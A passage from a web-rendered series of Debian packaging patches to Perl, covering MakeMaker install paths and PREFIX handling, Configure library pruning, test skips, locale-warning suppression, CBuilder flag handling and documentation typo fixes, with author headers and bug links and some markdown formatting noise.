-      -$(NOECHO) umask 022; $(DOC_INSTALL) \
-      "Module" "$(NAME)" \
-      "installed into" "$(INSTALLPRIVLIB)" \
-      LINKTYPE "$(LINKTYPE)" \
-      VERSION "$(VERSION)" \
-      EXE_FILES "$(EXE_FILES)" \
-      >> }.$self->catfile('$(DESTINSTALLARCHLIB)','perllocal.pod').q{
```

doc\_site\_install :: all

```
-      $(NOECHO) $(ECHO) Appending installation info to $(DESTINSTALLARCHLIB)/perllocal.pod
-      -$(NOECHO) umask 02; $(MKPATH) $(DESTINSTALLARCHLIB)
+      $(NOECHO) $(ECHO) Appending installation info to $(DESTINSTALLSITEARCH)/perllocal.pod
```

```

+      -$(NOECHO) umask 02; $(MKPATH) $(DESTINSTALLSITEARCH)
      -$(NOECHO) umask 02; $(DOC_INSTALL) \
          "Module" "$(NAME)" \
          "installed into" "$(INSTALLSITELIB)" \
          LINKTYPE "$(LINKTYPE)" \
          VERSION "$(VERSION)" \
          EXE_FILES "$(EXE_FILES)" \
-      >> }.$self->catfile('$(DESTINSTALLARCHLIB)', 'perllocal.pod').q{
+      >> }.$self->catfile('$(DESTINSTALLSITEARCH)', 'perllocal.pod').q{

```

doc\_vendor\_install :: all

```

-      $(NOECHO) $(ECHO) Appending installation info to $(DESTINSTALLARCHLIB)/perllocal.pod
-      -$(NOECHO) umask 022; $(MKPATH) $(DESTINSTALLARCHLIB)
-      -$(NOECHO) umask 022; $(DOC_INSTALL) \
-          "Module" "$(NAME)" \
-          "installed into" "$(INSTALLVENDORLIB)" \
-          LINKTYPE "$(LINKTYPE)" \
-          VERSION "$(VERSION)" \
-          EXE_FILES "$(EXE_FILES)" \
-      >> }.$self->catfile('$(DESTINSTALLARCHLIB)', 'perllocal.pod').q{

};

```

@@ -2130,13 +2108,12 @@ uninstall :: uninstall\_from\_\$(INSTALLDIRS)dirs

```

$(NOECHO) $(NOOP)

```

uninstall\_from\_perldirs ::

```
- $(NOECHO) $(UNINSTALL) }. $self->catfile('${PERL_ARCHLIB}', 'auto', '${FULLEXT}', '.packlist').q{
```

uninstall\_from\_sitedirs ::

```
$(NOECHO) $(UNINSTALL) }. $self->catfile('${SITEARCHEXP}', 'auto', '${FULLEXT}', '.packlist').q{
```

uninstall\_from\_vendordirs ::

```
- $(NOECHO) $(UNINSTALL) }. $self->catfile('${VENDORARCHEXP}', 'auto', '${FULLEXT}', '.packlist').q{
```

```
+
```

```
};
```

```
join("", @m);
```

perlvp.diff

Upstream-Status:Inappropriate [debian patches]

From 4c7e04f75c9513451d1622e5a6dd58c2c8377d81 Mon Sep 17 00:00:00 2001

From: Niko Tyni <ntyni@debian.org>

Date: Fri, 9 Jan 2009 18:54:47 +0200

Subject: Make perlvp skip include directories in /usr/local

Bug-Debian: <http://bugs.debian.org/510895>

On Sat, Jan 10, 2009 at 12:37:18AM +1100, Brendan O'Dea wrote:

> On Wed, Jan 7, 2009 at 12:21 AM, Niko Tyni <ntyni@debian.org> wrote:

> > We could create the directories in a postinst script, but I'm not sure  
> > I see the point. They will be created automatically when installing  
> > CPAN modules.  
>  
> The directories are intentionally not created, as this way they are  
> excluded from the search path at start-up, saving a bunch of wasted  
> stats at use/require time in the common case that the user has not  
> installed any local packages. As Niko points out, they will be  
> created as required.

Signed-off-by: Niko Tyni <ntyni@debian.org>

Patch-Name: debian/perlivp.diff

---

utils/perlivp.PL | 1 +

1 files changed, 1 insertions(+), 0 deletions(-)

diff --git a/utils/perlivp.PL b/utils/perlivp.PL

index 6fcb670..1401cac 100644

--- a/utils/perlivp.PL

+++ b/utils/perlivp.PL

@@ -142,6 +142,7 @@ my \$INC\_total = 0;

my \$INC\_there = 0;

foreach (@INC) {

    next if \$\_ eq '.'; # skip -d test here

```
+ next if m|/usr/local|; # not shipped on Debian
```

```
if (-d $_) {
```

```
    print "## Perl \@INC directory `$_' exists.\n" if $opt{'v'};
```

```
    $INC_there++;
```

```
prefix_changes.diff
```

Upstream-Status:Inappropriate [debian patches]

From 148e2717682ce8c65475ffdeea84b3cdd1ab1649 Mon Sep 17 00:00:00 2001

From: Brendan O'Dea <bod@debian.org>

Date: Tue, 8 Mar 2005 19:30:38 +1100

Subject: Fiddle with \*PREFIX and variables written to the makefile

Fiddle with \*PREFIX and variables written to the makefile so that  
install directories may be changed when make is run by passing  
PREFIX= to the "make install" command (used when packaging  
modules).

Patch-Name: debian/prefix\_changes.diff

---

```
cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM_Any.pm | 12 ++++++-----
```

```
cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM_Unix.pm | 3 +--
```

```
cpan/ExtUtils-MakeMaker/t/INST.t | 4 +---
```

```
cpan/ExtUtils-MakeMaker/t/INST_PREFIX.t | 10 +++++-----
```

4 files changed, 13 insertions(+), 16 deletions(-)

```
diff --git a/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM_Any.pm b/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM_Any.pm
```

index a38f274..93d3fe9 100644

--- a/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM\_Any.pm

+++ b/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM\_Any.pm

@@ -701,8 +701,6 @@ all POD files in MAN1PODS and MAN3PODS.

```
sub manifypods_target {
```

```
    my($self) = shift;
```

```
-    my $man1pods    = "";
```

```
-    my $man3pods    = "";
```

```
    my $dependencies = "";
```

```
    # populate manXpods & dependencies:
```

@@ -718,7 +716,7 @@ END

```
    foreach my $section (qw(1 3)) {
```

```
        my $pods = $self->{"MAN${section}PODS"};
```

```
        push @man_cmds, $self->split_command(<<CMD, %$pods);
```

```
-        \$(NOECHO) \$(POD2MAN) --section=$section --perm_rw=\$(PERM_RW)
```

```
+        \$(NOECHO) \$(POD2MAN) --section=\$(MAN${section}EXT) --perm_rw=\$(PERM_RW)
```

```
        CMD
```

```
    }
```

@@ -1521,9 +1519,11 @@ sub init\_INSTALL\_from\_PREFIX {

```
    $self->{SITEPREFIX} ||= $sprefix;
```

```
    $self->{VENDORPREFIX} ||= $vprefix;
```



```

- # Lots of MM extension authors like to use $(PREFIX) so we
- # put something sensible in there no matter what.
- $self->{PREFIX} = '$(' .uc $self->{INSTALLDIRS}.'PREFIX)';
+     my $p = $self->{PREFIX} = $self->{PERLPREFIX};
+     for my $t (qw/PERL SITE VENDOR/)
+     {
+         $self->{"${t}PREFIX"} =~ s!^\Q$p\E(?:=|/|$)!\\$(PREFIX)!;
+     }
+ }

```

```

my $arch = $Config{archname};

```

```

diff --git a/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM_Unix.pm b/cpan/ExtUtils-
MakeMaker/lib/ExtUtils/MM_Unix.pm

```

```

index a16e2d0..c308c49 100644

```

```

--- a/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM_Unix.pm

```

```

+++ b/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM_Unix.pm

```

```

@@ -2981,8 +2981,7 @@ sub prefixify {

```

```

    print STDERR " prefixify $var => $path\n" if $Verbose >= 2;

```

```

    print STDERR " from $sprefix to $rprefix\n" if $Verbose >= 2;

```

```

- if( $self->{ARGS}{PREFIX} &&

```

```

- $path !~ s{^\Q$sprefix\E\b}{$rprefix}s )

```

```

+ if( $path !~ s{^\Q$sprefix\E\b}{$rprefix}s && $self->{ARGS}{PREFIX} )

```

```

{

```

```

    print STDERR " cannot prefix, using default.\n" if $Verbose >= 2;

```

```
diff --git a/cpan/ExtUtils-MakeMaker/t/INST.t b/cpan/ExtUtils-MakeMaker/t/INST.t
```

```
index 6aac294..28294f2 100644
```

```
--- a/cpan/ExtUtils-MakeMaker/t/INST.t
```

```
+++ b/cpan/ExtUtils-MakeMaker/t/INST.t
```

```
@@ -61,9 +61,7 @@ isa_ok( $mm, 'ExtUtils::MakeMaker' );
```

```
is( $mm->{NAME}, 'Big::Dummy', 'NAME' );
```

```
is( $mm->{VERSION}, 0.01, 'VERSION' );
```

```
-my $config_prefix = $Config{installprefix} || $Config{installprefix} ||
```

```
-    $Config{prefixexp} || $Config{prefix};
```

```
-is( $mm->{PERLPREFIX}, $config_prefix, 'PERLPREFIX' );
```

```
+is( $mm->{PERLPREFIX}, '$(PREFIX)', 'PERLPREFIX' );
```

```
is( !$mm->{PERL_CORE}, !$ENV{PERL_CORE}, 'PERL_CORE' );
```

```
diff --git a/cpan/ExtUtils-MakeMaker/t/INST_PREFIX.t b/cpan/ExtUtils-MakeMaker/t/INST_PREFIX.t
```

```
index fbb18a3..8987569 100644
```

```
--- a/cpan/ExtUtils-MakeMaker/t/INST_PREFIX.t
```

```
+++ b/cpan/ExtUtils-MakeMaker/t/INST_PREFIX.t
```

```
@@ -10,7 +10,7 @@ BEGIN {
```

```
}
```

```
use strict;
```

```
-use Test::More tests => 52;
```

```
+use Test::More tests => 47;
```

```

use MakeMaker::Test::Utils;

use MakeMaker::Test::Setup::BFD;

use ExtUtils::MakeMaker;

@@ -58,16 +58,16 @@ like( $stdout->read, qr{
    Writing\ MYMETA.yml\n
}x );

-is( $mm->{PREFIX}, '$(SITEPREFIX)', 'PREFIX set based on INSTALLEDIRS' );
+#is( $mm->{PREFIX}, '$(SITEPREFIX)', 'PREFIX set based on INSTALLEDIRS' );

isa_ok( $mm, 'ExtUtils::MakeMaker' );

is( $mm->{NAME}, 'Big::Dummy', 'NAME' );
is( $mm->{VERSION}, 0.01, 'VERSION' );

-foreach my $prefix (qw(PREFIX PERLPREFIX SITEPREFIX VENDORPREFIX)) {
-  unlike( $mm->{$prefix}, qr/\$(PREFIX)/ );
-}
+foreach my $prefix (qw(PREFIX PERLPREFIX SITEPREFIX VENDORPREFIX)) {
+#  unlike( $mm->{$prefix}, qr/\$(PREFIX)/ );
+#}

my $PREFIX = File::Spec->catdir('foo', 'bar');

prune_libs.diff

```

Upstream-Status:Inappropriate [debian patches]

From 063566907896ff32bea27897fa73cebbbd7bacce Mon Sep 17 00:00:00 2001

From: Brendan O'Dea <bod@debian.org>

Date: Fri, 18 Mar 2005 22:22:25 +1100

Subject: Prune the list of libraries wanted to what we actually need.

Bug-Debian: <http://bugs.debian.org/128355>

We want to keep the dependencies on perl-base as small as possible,  
and some of the original list may be present on builddds (see Bug#128355).

Patch-Name: debian/prune\_libs.diff

---

Configure | 5 ++---

1 files changed, 2 insertions(+), 3 deletions(-)

diff --git a/Configure b/Configure

index d9911f9..f59f75c 100755

--- a/Configure

+++ b/Configure

@@ -1367,8 +1367,7 @@ libswanted\_uselargefiles="

: set usesocks on the Configure command line to enable socks.

: List of libraries we want.

: If anyone needs extra -lxxx, put those in a hint file.

-libswanted="sfio socket bind inet nsl nm ndbm gdbm dbm db malloc dl dld ld sun"

-libswanted="\$libswanted m crypt sec util c cposix posix ucb bsd BSD"

+libswanted='gdbm gdbm\_compat db dl m c crypt'

: We probably want to search /usr/shlib before most other libraries.

: This is only used by the lib/ExtUtils/MakeMaker.pm routine extliblist.

glibpth=`echo " \$glibpth " | sed -e 's! /usr/shlib ! !'`

@@ -22308,7 +22307,7 @@ sunos\*X4\*)

;;

\*) case "\$usedl" in

    \$define|true|[yY]\*)

-        set X `echo " \$libs " | sed -e 's@ -lndbm @ @' -e 's@ -lgdbm @ @' -e 's@ -lgdbm\_compat @ @' -e 's@ -ldb @ @' -e 's@ -ldbm @ @' -e 's@ -ldb @ @'`

+        set X `echo " \$libs " | sed -e 's@ -lgdbm @ @' -e 's@ -lgdbm\_compat @ @' -e 's@ -ldb @ @'`

    shift

    perllibs="\$\*"

;;

skip-kfreebsd-crash.diff

Upstream-Status:Inappropriate [debian patches]

From ff2815399ad94915da2e63cb3c4bbd2d02dac4b2 Mon Sep 17 00:00:00 2001

From: Niko Tyni <ntyni@debian.org>

Date: Fri, 5 Aug 2011 10:50:18 +0300

Subject: Skip a crashing test case in t/op/threads.t on GNU/kFreeBSD

Bug: <http://rt.perl.org/rt3/Ticket/Display.html?id=96272>

Bug-Debian: <http://bugs.debian.org/628493>

The crash is not a regression in 5.14, it just gets triggered there by

a new unrelated test case.

Skip the test until the culprit is found.

Patch-Name: debian/skip-kfreebsd-crash.diff

---

t/op/threads.t | 4 ++++

1 files changed, 4 insertions(+), 0 deletions(-)

diff --git a/t/op/threads.t b/t/op/threads.t

index 24e84e4..6a91366 100644

--- a/t/op/threads.t

+++ b/t/op/threads.t

@@ -342,6 +342,9 @@ threads->create(

EOI

+SKIP: {

+ skip "[perl #96272] avoid crash on GNU/kFreeBSD", 1

+ if \$^O eq 'gnukfreebsd';

# [perl #78494] Pipes shared between threads block when closed

watchdog 10;

{

@@ -351,5 +354,6 @@ watchdog 10;

threads->create(sub { }->join;

```
    ok(1, "Pipes shared between threads do not block when closed");  
}  
+}
```

# EOF

skip-upstream-git-tests.diff

Upstream-Status:Inappropriate [debian patches]

From 2be2eed9148c38d3e982d3371f379ce77021aeb5 Mon Sep 17 00:00:00 2001

From: Niko Tyni <ntyni@debian.org>

Date: Fri, 22 Apr 2011 11:15:32 +0300

Subject: Skip tests specific to the upstream Git repository

These tests fail if run from a different git repository than  
upstream. This complicates things needlessly for downstream packagers.

Skip the tests altogether even if the .git directory exists.

Patch-Name: debian/skip-upstream-git-tests.diff

---

t/porting/authors.t | 3 ++-

t/porting/cmp\_version.t | 3 ++-

t/porting/manifest.t | 3 ++-

3 files changed, 6 insertions(+), 3 deletions(-)

diff --git a/t/porting/authors.t b/t/porting/authors.t

index 28ca1ca..3c7f069 100644

--- a/t/porting/authors.t

+++ b/t/porting/authors.t

@@ -9,7 +9,8 @@ BEGIN {

use strict;

use warnings;

-if (! -d '.git' ) {

+# Debian change: skip as we're probably in a different git repository

+if (1 || ! -d '.git' ) {

print "1..0 # SKIP: not being run from a git checkout\n";

exit 0;

}

diff --git a/t/porting/cmp\_version.t b/t/porting/cmp\_version.t

index b3c677c..f89f2a7 100644

--- a/t/porting/cmp\_version.t

+++ b/t/porting/cmp\_version.t

@@ -25,7 +25,8 @@ use File::Spec::Functions qw(rel2abs abs2rel catfile catdir curdir);

use Getopt::Std;

use Maintainers;

-if (! -d '.git' ) {

+# Debian change: skip as we're probably in a different git repository

+if (1 || ! -d '.git' ) {

print "1..0 # SKIP: not being run from a git checkout\n";



```

    exit 0;
}

diff --git a/t/porting/manifest.t b/t/porting/manifest.t
index 48dd3ac..b08126b 100644
--- a/t/porting/manifest.t
+++ b/t/porting/manifest.t
@@ -59,7 +59,8 @@ SKIP: {

SKIP: {
    chdir "..";

-   skip("not under git control", 3) unless -d '.git';
+   # Debian change: skip as we're probably in a different git repository
+   skip("not under git control", 3) unless 0 && -d '.git';

    chomp(my @repo= grep { !/\..gitignore$/ } `git ls-files`);

    skip("git ls-files didnt work",3)

    if !@repo;

squelch-locale-warnings.diff

Upstream-Status:Inappropriate [debian patches]

From 718e9cbd59f0739fc9104af111e42fff66f927a7 Mon Sep 17 00:00:00 2001
From: Niko Tyni <ntyni@debian.org>
Date: Sun, 3 Oct 2010 21:36:17 +0300
Subject: Squelch locale warnings in Debian package maintainer scripts

Bug-Debian: http://bugs.debian.org/508764

```

The system locales are rather frequently out of sync with the C library during package upgrades, causing a huge amount of useless Perl locale warnings. Squelch them when running package maintainer scripts, detected by the DPKG\_RUNNING\_VERSION environment variable.

Any real locale problem will show up after the system upgrade too, and the warning will be triggered normally again at that point.

Patch-Name: debian/squelch-locale-warnings.diff

---

locale.c | 4 ++++

pod/perllocale.pod | 8 ++++++++

2 files changed, 12 insertions(+), 0 deletions(-)

diff --git a/locale.c b/locale.c

index 4631b86..94a0962 100644

--- a/locale.c

+++ b/locale.c

@@ -359,6 +359,10 @@ Perl\_init\_i18n(pTHX\_ int printwarn)

char \*p;

const bool locwarn = (printwarn > 1 ||

(printwarn &&

+

+/ \* Debian specific change - see <http://bugs.debian.org/508764> \*/

+(PerlEnv\_getenv("DPKG\_RUNNING\_VERSION")) &&

+

```
(!(p = PerlEnv_getenv("PERL_BADLANG")) || atoi(p))));
```

```
if (locwarn) {
```

```
diff --git a/pod/perllocale.pod b/pod/perllocale.pod
```

```
index 8926d8b..6c55889 100644
```

```
--- a/pod/perllocale.pod
```

```
+++ b/pod/perllocale.pod
```

@@ -861,6 +861,14 @@ B<NOTE>: PERL\_BADLANG only gives you a way to hide the warning message.

The message tells about some problem in your system's locale support,  
and you should investigate what the problem is.

```
+ =item DPKG_RUNNING_VERSION
```

+

+On Debian systems, if the DPKG\_RUNNING\_VERSION environment variable is

+set (to any value), the locale failure warnings will be suppressed just

+like with a zero PERL\_BADLANG setting. This is done to avoid floods

+of spurious warnings during system upgrades.

+See L<<http://bugs.debian.org/508764>>.

+

=back

The following environment variables are not specific to Perl: They are

writable\_site\_dirs.diff

Upstream-Status:Inappropriate [debian patches]

From 492e0d6b4e3e0d786fb88b9058d581f6466c4a3e Mon Sep 17 00:00:00 2001

From: Brendan O'Dea <bod@debian.org>

Date: Tue, 8 Mar 2005 19:30:38 +1100

Subject: Set umask appropriately for site install directories

Policy requires group writable site directories

Patch-Name: debian/writable\_site\_dirs.diff

---

cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM\_Unix.pm | 6 +++---

1 files changed, 3 insertions(+), 3 deletions(-)

diff --git a/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM\_Unix.pm b/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM\_Unix.pm

index 865d36d..4ee6b3f 100644

--- a/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM\_Unix.pm

+++ b/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM\_Unix.pm

@@ -2067,7 +2067,7 @@ pure\_perl\_install :: all

pure\_site\_install :: all

- \$(NOECHO) umask 022; \$(MOD\_INSTALL) \

+ \$(NOECHO) umask 02; \$(MOD\_INSTALL) \

read }. \$self->catfile('\$(SITEARCHEXP)', 'auto', '\$(FULLEXT)', '.packlist').q{ \

write }. \$self->catfile('\$(DESTINSTALLSITEARCH)', 'auto', '\$(FULLEXT)', '.packlist').q{ \

\$(INST\_LIB) \$(DESTINSTALLSITELIB) \

@@ -2103,8 +2103,8 @@ doc\_perl\_install :: all

doc\_site\_install :: all

```
$(NOECHO) $(ECHO) Appending installation info to $(DESTINSTALLARCHLIB)/perllocal.pod
- $(NOECHO) umask 022; $(MKPATH) $(DESTINSTALLARCHLIB)
- $(NOECHO) umask 022; $(DOC_INSTALL) \
+ $(NOECHO) umask 02; $(MKPATH) $(DESTINSTALLARCHLIB)
+ $(NOECHO) umask 02; $(DOC_INSTALL) \
    "Module" "$(NAME)" \
    "installed into" "$(INSTALLSITELIB)" \
    LINKTYPE "$(LINKTYPE)" \
```

document\_makemaker\_ccflags.diff

Upstream-Status:Inappropriate [debian patches]

From f0e3a51bd7286788e410510af86a6c07edac4445 Mon Sep 17 00:00:00 2001

From: Niko Tyni <ntyni@debian.org>

Date: Mon, 30 May 2011 22:54:24 +0300

Subject: Document that CCFLAGS should include \$Config{ccflags}

Bug: <https://rt.cpan.org/Public/Bug/Display.html?id=68613>

Bug-Debian: <http://bugs.debian.org/628522>

Compiling XS extensions without \$Config{ccflags} can break the  
binary interface on some platforms.

Patch-Name: fixes/document\_makemaker\_ccflags.diff

---

cpan/ExtUtils-MakeMaker/lib/ExtUtils/MakeMaker.pm | 4 ++++

1 files changed, 4 insertions(+), 0 deletions(-)

diff --git a/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MakeMaker.pm b/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MakeMaker.pm

index be9624e..c56ca8f 100644

--- a/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MakeMaker.pm

+++ b/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MakeMaker.pm

@@ -1524,6 +1524,10 @@ currently used by MakeMaker but may be handy in Makefile.PLs.

String that will be included in the compiler call command line between

the arguments INC and OPTIMIZE.

+The default value is taken from \$Config{ccflags}. When overriding

+CCFLAGS, make sure to include the \$Config{ccflags} settings to avoid

+binary incompatibilities.

+

=item CONFIG

Arrayref. E.g. [qw(archname manext)] defines ARCHNAME & MANEXT from

extutils-cbuilder-cflags.diff

Upstream-Status:Inappropriate [debian patches]

From 0c91624f1f9ec46a6f13cad3031b706213233479 Mon Sep 17 00:00:00 2001

From: Niko Tyni <ntyni@debian.org>

Date: Thu, 28 Apr 2011 09:18:54 +0300

Subject: Append CFLAGS and LDFLAGS to their Config.pm counterparts in

EU::CBuilder

Bug: <http://rt.perl.org/rt3//Public/Bug/Display.html?id=89478>

Bug-Debian: <http://bugs.debian.org/624460>

Origin: upstream,

<http://perl5.git.perl.org/perl.git/commitdiff/011e8fb476b5fb27c9aa613360d918aa0b798b3d>

Since ExtUtils::CBuilder 0.27\_04 (bleadperl commit 06e8058f27e4),

CFLAGS and LDFLAGS from the environment have overridden the Config.pm

ccflags and ldflags settings. This can cause binary incompatibilities

between the core Perl and extensions built with EU::CBuilder.

Append to the Config.pm values rather than overriding them.

Patch-Name: fixes/extutils-cbuilder-cflags.diff

---

.../lib/ExtUtils/CBuilder/Base.pm | 6 +++-

dist/ExtUtils-CBuilder/t/04-base.t | 25 ++++++++-----

2 files changed, 28 insertions(+), 3 deletions(-)

diff --git a/dist/ExtUtils-CBuilder/lib/ExtUtils/CBuilder/Base.pm b/dist/ExtUtils-CBuilder/lib/ExtUtils/CBuilder/Base.pm

index b572312..2255c51 100644

--- a/dist/ExtUtils-CBuilder/lib/ExtUtils/CBuilder/Base.pm

+++ b/dist/ExtUtils-CBuilder/lib/ExtUtils/CBuilder/Base.pm

@@ -40,11 +40,13 @@ sub new {

```

$self->{config}{$k} = $v unless exists $self->{config}{$k};
}

$self->{config}{cc} = $ENV{CC} if defined $ENV{CC};

- $self->{config}{ccflags} = $ENV{CFLAGS} if defined $ENV{CFLAGS};
+ $self->{config}{ccflags} = join(" ", $self->{config}{ccflags}, $ENV{CFLAGS})
+   if defined $ENV{CFLAGS};

$self->{config}{cxx} = $ENV{CXX} if defined $ENV{CXX};

$self->{config}{cxxflags} = $ENV{CXXFLAGS} if defined $ENV{CXXFLAGS};

$self->{config}{ld} = $ENV{LD} if defined $ENV{LD};

- $self->{config}{ldflags} = $ENV{LDFLAGS} if defined $ENV{LDFLAGS};
+ $self->{config}{ldflags} = join(" ", $self->{config}{ldflags}, $ENV{LDFLAGS})
+   if defined $ENV{LDFLAGS};

unless ( exists $self->{config}{cxx} ) {

    my ($ccpath, $ccbase, $ccsfx) = fileparse($self->{config}{cc}, qr/\.[^.]*$/);

diff --git a/dist/ExtUtils-CBuilder/t/04-base.t b/dist/ExtUtils-CBuilder/t/04-base.t
index db0ef98..49819a1 100644
--- a/dist/ExtUtils-CBuilder/t/04-base.t
+++ b/dist/ExtUtils-CBuilder/t/04-base.t

@@ -1,7 +1,7 @@

#! perl -w

use strict;

-use Test::More tests => 50;
+use Test::More tests => 64;

```



```

use Config;

use Cwd;

use File::Path qw( mkpath );

@@ -328,6 +328,29 @@ is_deeply( $mksymlists_args,
    "_prepare_mksymlists_args(): got expected arguments for Mksymlists",
);

```

```

+my %testvars = (
+  CFLAGS => 'ccflags',
+  LDFLAGS => 'ldflags',
+);
+
+while (my ($VAR, $var) = each %testvars) {
+  local $ENV{$VAR};
+
+  $base = ExtUtils::CBuilder::Base->new( quiet => 1 );
+
+  ok( $base, "ExtUtils::CBuilder::Base->new() returned true value" );
+
+  isa_ok( $base, 'ExtUtils::CBuilder::Base' );
+
+  like($base->{config}{$var}, qr/\Q$config{$var}/,
+    "honours $var from Config.pm");
+
+  $ENV{$VAR} = "-foo -bar";
+
+  $base = ExtUtils::CBuilder::Base->new( quiet => 1 );
+
+  ok( $base, "ExtUtils::CBuilder::Base->new() returned true value" );
+
+  isa_ok( $base, 'ExtUtils::CBuilder::Base' );
+
+  like($base->{config}{$var}, qr/\Q$ENV{$VAR}/,

```

```
+ "honours $VAR from the environment");
+ like($base->{config}{$var}, qr/\Q$Config{$var}/,
+ "doesn't override $var from Config.pm with $VAR from the environment");
+}
+
#####
```

```
for ($source_file, $object_file, $lib_file) {
module-build-home-directory.diff

Upstream-Status:Inappropriate [debian patches]

From 9266292f705f2a3b6e5b97fa50e5f2be31371d5c Mon Sep 17 00:00:00 2001
From: Dominic Hargreaves <dom@earth.li>
Date: Mon, 2 May 2011 10:35:04 +0100
Subject: Fix failing tilde test when run under a UID without a passwd entry
```

```
Bug: https://rt.cpan.org/Public/Bug/Display.html?id=67893
Bug-Debian: http://bugs.debian.org/624850
```

```
Patch-Name: fixes/module-build-home-directory.diff
```

```
---
```

```
cpan/Module-Build/t/tilde.t | 6 ++++--
```

```
1 files changed, 4 insertions(+), 2 deletions(-)
```

```
diff --git a/cpan/Module-Build/t/tilde.t b/cpan/Module-Build/t/tilde.t
```

```
index fac821b..04f0210 100644
```

--- a/cpan/Module-Build/t/tilde.t

+++ b/cpan/Module-Build/t/tilde.t

@@ -46,7 +46,8 @@ SKIP: {

unless (defined \$home) {

my @info = eval { getpwuid \$> };

- skip "No home directory for tilde-expansion tests", 15 if \$@;

+ skip "No home directory for tilde-expansion tests", 15 if \$@

+ or !defined \$info[7];

\$home = \$info[7];

}

@@ -95,7 +96,8 @@ SKIP: {

# Again, with named users

SKIP: {

my @info = eval { getpwuid \$> };

- skip "No home directory for tilde-expansion tests", 1 if \$@;

+ skip "No home directory for tilde-expansion tests", 1 if \$@

+ or !defined \$info[7] or !defined \$info[0];

my (\$me, \$home) = @info[0,7];

my \$expected = "\$home/fooxzy";

net\_smtp\_docs.diff

Upstream-Status:Inappropriate [debian patches]

From ab32eba7fcc45d864c22e8f4ee02e0a6712070e0 Mon Sep 17 00:00:00 2001

From: Brendan O'Dea <bod@debian.org>

Date: Thu, 20 Sep 2007 19:47:14 +1000

Subject: Document the Net::SMTP 'Port' option

Bug-Debian: <http://bugs.debian.org/100195>

Bug: <http://rt.cpan.org/Public/Bug/Display.html?id=36038>

Patch-Name: fixes/net\_smtp\_docs.diff

---

cpan/libnet/Net/SMTP.pm | 1 +

1 files changed, 1 insertions(+), 0 deletions(-)

diff --git a/cpan/libnet/Net/SMTP.pm b/cpan/libnet/Net/SMTP.pm

index a28496d..07b2498 100644

--- a/cpan/libnet/Net/SMTP.pm

+++ b/cpan/libnet/Net/SMTP.pm

@@ -625,6 +625,7 @@ Net::SMTP will attempt to extract the address from the value passed.

B<Debug> - Enable debugging information

+B<Port> - Select a port on the remote host to connect to (default is 25)

Example:

pod\_fixes.diff

Upstream-Status:Inappropriate [debian patches]

From c6b1fdd18dab0236458502564e54c180bb0ce341 Mon Sep 17 00:00:00 2001

From: Keith Thompson <kst@mib.org>

Date: Fri, 29 Jul 2011 17:17:00 -0700

Subject: Fix typos in several pod/perl\*.pod files

Bug-Debian: <http://bugs.debian.org/637816>

Origin: <http://perl5.git.perl.org/perl.git/commit/7698aede74509727f7bca31c58fc7a53b182315d>

Patch-Name: fixes/pod\_fixes.diff

---

pod/perlfunc.pod | 8 +++++--

pod/perlglossary.pod | 10 +++++--

pod/perlmod.pod | 4 ++--

pod/perlretut.pod | 6 +++--

4 files changed, 14 insertions(+), 14 deletions(-)

diff --git a/pod/perlfunc.pod b/pod/perlfunc.pod

index 2ee3637..719a740 100644

--- a/pod/perlfunc.pod

+++ b/pod/perlfunc.pod

@@ -3918,7 +3918,7 @@ count. A numeric repeat count may optionally be enclosed in brackets, as

in C<pack("C[80]", @arr)>. The repeat count gobbles that many values from

the LIST when used with all format types other than C<a>, C<A>, C<Z>, C<b>,

C<B>, C<h>, C<H>, C<@>, C<.>, C<x>, C<X>, and C<P>, where it means

-something else, described below. Supplying a C<\*> for the repeat count

+something else, described below. Supplying a C<\*> for the repeat count instead of a number means to use however many items are left, except for:

=over

@@ -5870,7 +5870,7 @@ sometimes saying the opposite, for example) the results are not well-defined.

Because C<< <=> >> returns C<undef> when either operand is C<NaN> -(not-a-number), and laso because C<sort> raises an exception unless the +(not-a-number), and also because C<sort> raises an exception unless the result of a comparison is defined, be careful when sorting with a comparison function like C<< \$a <=> \$b >> any lists that might contain a C<NaN>. The following example takes advantage that C<NaN != NaN> to @@ -5958,7 +5958,7 @@ specified.

A pattern matching the empty string (not to be confused with an empty pattern C<//>, which is just one member of the set of patterns -matching the empty string), splits EXPR into individual +matching the empty string), splits EXPR into individual characters. For example:

```
print join(':', split(/ */, 'hi there')), "\n";
```

@@ -6222,7 +6222,7 @@ For example:

```
printf '<%1e>', 10; # prints "<1.0e+01>"
```

For "g" and "G", this specifies the maximum number of digits to show,

-including those prior to the decimal point and those after it; for

+including those prior to the decimal point and those after it; for

example:

# These examples are subject to system-specific variation.

diff --git a/pod/perlglossary.pod b/pod/perlglossary.pod

index 639ce33..191371c 100644

--- a/pod/perlglossary.pod

+++ b/pod/perlglossary.pod

@@ -507,7 +507,7 @@ the class (its L<objects|/object>). See also L</inheritance>.

=item class method

-A L</method> whose L</invocand> is a L</package> name, not an

+A L</method> whose L</invocant> is a L</package> name, not an

L</object> reference. A method associated with the class as a whole.

=item client

@@ -1470,7 +1470,7 @@ Perl, C<print STDOUT "\$foo\n";> can be understood as "verb

indirect-object object" where L</STDOUT> is the recipient of the

L<print|perlfunc/print> action, and C<"\$foo"> is the object being

printed. Similarly, when invoking a L</method>, you might place the

-invocand between the method and its arguments:

+invocant between the method and its arguments:

```
$gollum = new Pathetic::Creature "Smeagol";
```

```
give $gollum "Fisssssh!";
```

@@ -1548,11 +1548,11 @@ of compiler that takes a program and turns it into a more executable form (L<syntax trees|/syntax tree>) within the L<perl> process itself, which the Perl L</run time> system then interprets.

--item invocand

+=item invocant

The agent on whose behalf a L</method> is invoked. In a L</class>

-method, the invocand is a package name. In an L</instance> method,

-the invocand is an object reference.

+method, the invocant is a package name. In an L</instance> method,

